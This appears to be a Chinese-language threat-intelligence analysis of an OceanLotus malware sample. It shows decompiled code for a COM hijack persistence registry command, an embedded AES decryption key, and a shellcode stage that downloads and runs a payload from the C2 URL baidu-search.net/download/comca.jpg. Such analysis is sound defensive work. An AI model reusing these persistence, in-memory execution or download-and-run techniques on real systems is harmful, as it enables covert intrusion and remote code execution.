
名称	修改日期
2019年工作报告提纲2(第四稿).docx	2019/6/21 9:12

2）通过 com 技术执行添加注册表命令，将 HelpPaneProxy.dl 注册成系统组件：



```
  v137 = 2;
  if ( CoInitializeEx(0, 0) < 0 )
    goto LABEL_4;
  if ( CoInitializeSecurity(0, -1, 0, 0, 6u, 3u, 0, 0, 0) < 0 )
  {
    CoUninitialize();
LABEL_4:
    v18 = 1;
    goto LABEL_5;
  }
  v20 = _wgetenv(L"WINDIR");
  std::string_10005160(&v134, v20);
  LOBYTE(v137) = 3;
  std::sppend_10005D80((int *)&v134, L"\\SYSTEM32\\REG.EXE", 17);
  v21 = sub_100067A0(&v126, L"add ", (int)&a7);
  LOBYTE(v137) = 4;
  v22 = sub_10006890(&v123, v21, L" /t REG_SZ /ve /d ");
  LOBYTE(v137) = 5;
  v23 = sub_10006930(&v129, v22, (int)&a13);
  LOBYTE(v137) = 6;
  sub_10006890(&v131, v23, L" /f");
  if ( v130.cyVal.Hi >= 8u )
    j__free(v129);
  v130.cyVal.int64 = 0x700000000i64;
  LOWORD(v129) = 0;
  if ( v125 >= 8 )
    j__free(v123);
  v125 = 7;
  v124 = 0;
  LOWORD(v123) = 0;
  LOBYTE(v137) = 10;
  if ( v128 >= 8 )
    j__free(v126);
  LOWORD(v126) = 0;
  ppv = 0;
  v128 = 7;
  v127 = 0;
  if ( CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) < 0 )
    goto LABEL_41;
  VariantInit(&pvarg);
```


执行的命令：



```
000A3BC8 61 00 64 00 64 00 20 00 68 00 6B 00 63 00 75 00 add hkcu
000A3BD8 5C 00 53 00 6F 00 66 00 74 00 77 00 61 00 72 00 \Softwar
000A3BE8 65 00 5C 00 43 00 6C 00 61 00 73 00 73 00 65 00 e\Classe
000A3BF8 73 00 5C 00 43 00 4C 00 53 00 49 00 44 00 5C 00 s\CLSID\
000A3C08 7B 00 38 00 43 00 45 00 43 00 35 00 38 00 45 00 {8CEC58E
000A3C18 37 00 2D 00 30 00 37 00 41 00 31 00 2D 00 31 00 7-07A1-1
000A3C28 31 00 44 00 39 00 2D 00 42 00 31 00 35 00 45 00 1D9-B15E
000A3C38 2D 00 30 00 30 00 30 00 44 00 35 00 36 00 42 00 -000D56B
000A3C48 46 00 45 00 36 00 45 00 45 00 7D 00 5C 00 49 00 FE6EE}\I
000A3C58 6E 00 70 00 72 00 6F 00 63 00 53 00 65 00 72 00 nprocSer
000A3C68 76 00 65 00 72 00 33 00 32 00 20 00 2F 00 74 00 ver32 /t
000A3C78 20 00 52 00 45 00 47 00 5F 00 53 00 5A 00 20 00  REG_SZ 
000A3C88 2F 00 76 00 65 00 20 00 2F 00 64 00 20 00 43 00 /ve /d C
000A3C98 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 :\Users\
000A3CA8 34 00 34 00 5C 00 41 00 70 00 70 00 44 00 61 00 44\AppDa
000A3CB8 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 ta\Local
000A3CC8 5C 00 48 00 65 00 6C 00 70 00 50 00 61 00 6E 00 \HelpPan
000A3CD8 65 00 50 00 72 00 6F 00 78 00 79 00 2E 00 64 00 eProxy.d
000A3CE8 6C 00 20 00 2F 00 66 00 00 00 6F 00 67 00 72 00 l /f.ogr
```

HelpPaneProxy.dl 的功能是解密内置的 shellcode1，并执行，与之前的海莲花版本类似。


解密算法为 sha256+aes 内置密钥为：DD D8 74 EF 73 A8 25 06 A6 63 CB 80 F4 09 C5 7D AF 63



```
int __usercall sub_10001381@<eax>(int a1@<ecx>, int a2@<edi>, int a3@<esi>)
{
  int result; // eax
  int v4; // esi
  int v5; // edi
  int v6; // eax
  void (*v7)(void); // ebx
  unsigned int v8; // et0
  unsigned int v9; // et0
  unsigned int v10; // et0

  result = sub_100016BB(a1, a2, a3, (int)&shellcode1_10012018, &size_10012014, (const char *)&key_10012000);
  v4 = result;
  if ( result )
  {
    v5 = size_10012014;
    v6 = VirtualAlloc_100130C4(0, size_10012014, 0x3000, 64);
    v7 = (void (*)(void))v6;
    if ( v6 )
    {
      memcpy_100130F8(v6, v4, v5);
      v7();
      v8 = __readeflags();
      __writeeflags(v8);
      v9 = __readeflags();
      __writeeflags(v9);
      VirtualFree_100130C8(&shellcode1_10012018, v5, 0x8000);
    }
    v10 = __readeflags();
    __writeeflags(v10);
    result = free_10013100(v4);
  }
  return result;
}
```

HelpPaneProxy.dl 同样使用资源中加垃圾数据的方式使自己达到 31.2 MB

(32,793,600 字节)：




```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00000000  7D 09 C3 66 13 FA BE 60 50 F5 F2 83 10 6A E9 E3
00000010  CF EE 59 38 25 51 FC 98 9B B7 C4 50 49 B9 9B CF
00000020  05 0E E3 87 EE 3E 80 24 4C 70 76 F5 D2 3D 7A 8C
00000030  74 2F 10 41 C9 4C 72 BB 19 53 EF AC AB 0C 08 CE
00000040  E4 D3 D9 E9 4D 42 3C 52 8B 97 91 47 7C 45 2C 0D
00000050  58 4A 58 28 23 38 DA A5 51 06 81 C8 E3 1C 8D 8F
00000060  5D 3E 94 5C D4 26 AF CB 8C 0D 7D 70 C8 EE 57 FC
00000070  5E 42 D2 A8 1E F0 4A 43 A4 CB A6 C7 AC D0 96 6F
00000080  F0 E7 67 86 38 7E 40 84 14 A7 D5 BA F7 9C FA 83
00000090  A8 C9 04 52 AC 43 75 11 B8 D6 EB 1D 4A 85 B2 E3
000000A0  65 1D 0A 61 A7 53 74 84 A7 F2 9B 44 CC 23 35 DE
000000B0  21 C6 57 0A C2 F0 B5 A2 F6 0A C2 11 01 08 94 F2
000000C0  43 61 98 3A D9 1F 78 E7 93 2C B3 82 0F 4B 4C 60
000000D0  F1 56 98 06 59 B0 0A 9C 0C 7E 84 42 99 1C 92 38
000000E0  5B E8 11 34 8B 55 1D 60 E5 C6 65 3A 8A D0 29 6C
000000F0  8C C7 F9 52 6B 2C 93 BA 68 81 E9 9F 63 78 A9 E1
00000100  BD 1D 57 44 F7 D6 55 B0 72 69 DC 87 0F 66 D8 FD
00000110  A4 9F 10 50 7C 02 98 CA C3 11 11 6F AF C8 F5 B4
00000120  42 1D 34 34 64 FC B9 31 50 6D AC D7 6F 31 8B A0
00000130  B2 93 D4 B2 8E 44 03 AF 14 65 FC C8 53 AB 3D 88
00000140  01 38 50 22 17 93 85 4F 5C 62 46 6D 05 C8 97 F6
00000150  F1 8F A5 80 2C F6 61 DE 19 64 14 9A 29 B3 E2 47
00000160  D9 F4 BD 00 DA 5A 98 89 32 8A 05 61 AA 3B 73 35
00000170  E3 33 C3 96 E0 97 E3 63 D2 2B 20 A3 8D 69 75 EE
00000180  ED 8D EE 12 FC 86 F8 76 37 DC A3 9D BE 8A BE A4
00000190  CC 53 D4 A4 BC 11 61 D9 85 8A 50 79 E2 46 A0 16
000001A0  A4 EE 3A 74 D0 BE 4B BC 13 82 41 5F 26 29 B7 24
000001B0  33 F5 E1 2E D6 47 54 76 BB 07 37 04 8E 39 3A 61
000001C0  26 B9 DC 13 2D 1F DD 98 2F DB 65 3B 48 02 46 23
000001D0  E4 D6 D9 0A C5 0F D9 7E C2 D8 C9 82 7A 26 37 8D
```

Shellcode1 行为：

从 https://baidu-search.net/download/comca.jpg 下载文件到内存中，并作为代码


直接执行：




```
  result = InternetOpenA_v105(&v125, 0, 0, 0, 0);
  v46 = result;
  v194 = (int *)result;
  if ( result )
  {
    memset_v97((char *)&v58, 0, 60);
    v58 = 60;
    v59 = -1;
    v62 = -1;
    if ( InternetCrackUrlW_v106(&v57, 0, 0, &v58) )// "https://baidu-search.net"
    {
      v47 = (_WORD *)wcsstr_v98(v61, &v170);
      if ( v47 )
        *v47 = 0;
      v48 = InternetConnectW_v107(v46, v61, v63, 0, 0, 3, 0, 0);
      v164 = (int *)v48;
      if ( v48 )
      {
        v49 = 0;
        v167 = 0x2F002A;
        if ( v60 == 4 )
          v49 = 0x800000;
        v168 = 42;
        v117 = 0;
        v116 = &v167;
        v165 = 0x450047;
        v166 = 84;
        v50 = HttpOpenRequestW_v108(v48, &v165, &v56, 0, 0, &v116, v49, 0);// "/download/comca.jpg"
        v51 = v50;
        if ( v50 )
        {
          if ( HttpSendRequestW_v109(v50, 0, 0, 0, 0) )
          {
            v52 = calloc_v96(0x100000, 1);
            v195 = (void (*)(void))VirtualAlloc_v93(0, 0xA00000, 0x3000, 64);
            if ( v195 && v52 )
            {
              v53 = 0;
LABEL_53:
              if ( InternetQueryDataAvailable_v110(v51, &v173, 0, 0) )
              {
                v54 = v173;
                if ( v173 )
                {
                  while ( 1 )
                  {
                    if ( v54 > 0x100000 )
                      v54 = 0x100000;
                    if ( !InternetReadFile_v111(v51, v52, v54, &v169) )
                      goto LABEL_63;
                    memcpy_v101((char *)v195 + v53, v52, v169);
                    v53 += v169;
                    v54 = v173 - v169;
                    v173 -= v169;
                    if ( !v173 )
                      goto LABEL_53;
                  }
                }
                v55 = v195;
                v186 = 0;
                v187 = 0;
                v188 = 0x6D783F3C;
                v189 = 108;
                if ( memcmp_v102(v195, &v186, 5) && memcmp_v102(v195, &v188, 5) )
                  v195();
              }
              else
              {
LABEL_63:
```

Shellcode2 行为：（Comca.jpg）：

Shellcode2 的功能主要是解密其后的 shellcode3，并创建线程执行 shellcode3：




```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 call    $+5
seg000:00000005                 pop     ecx
seg000:00000006                 sub     ecx, 5
seg000:00000009                 lea     ecx, [ecx+6C6h]
seg000:0000000F                 push    ecx
seg000:00000010                 call    sub_16
seg000:00000015                 retn
seg000:00000016
seg000:00000016 ; =============== S U B R O U T I N E =======================================
seg000:00000016
seg000:00000016 ; Attributes: bp-based frame
seg000:00000016
seg000:00000016 sub_16          proc near               ; CODE XREF: seg000:00000010↑p
seg000:00000016
```




```
      v68 = v66 + 1;
      do
      {
        v69 = *v68++;
        *(_BYTE *)(v47++ + v77) = v69;
        --v67;
      }
      while ( v67 );
      v46 = v73;
      v44 = v77;
      v43 = a1;
      continue;
    }
    break;
  }
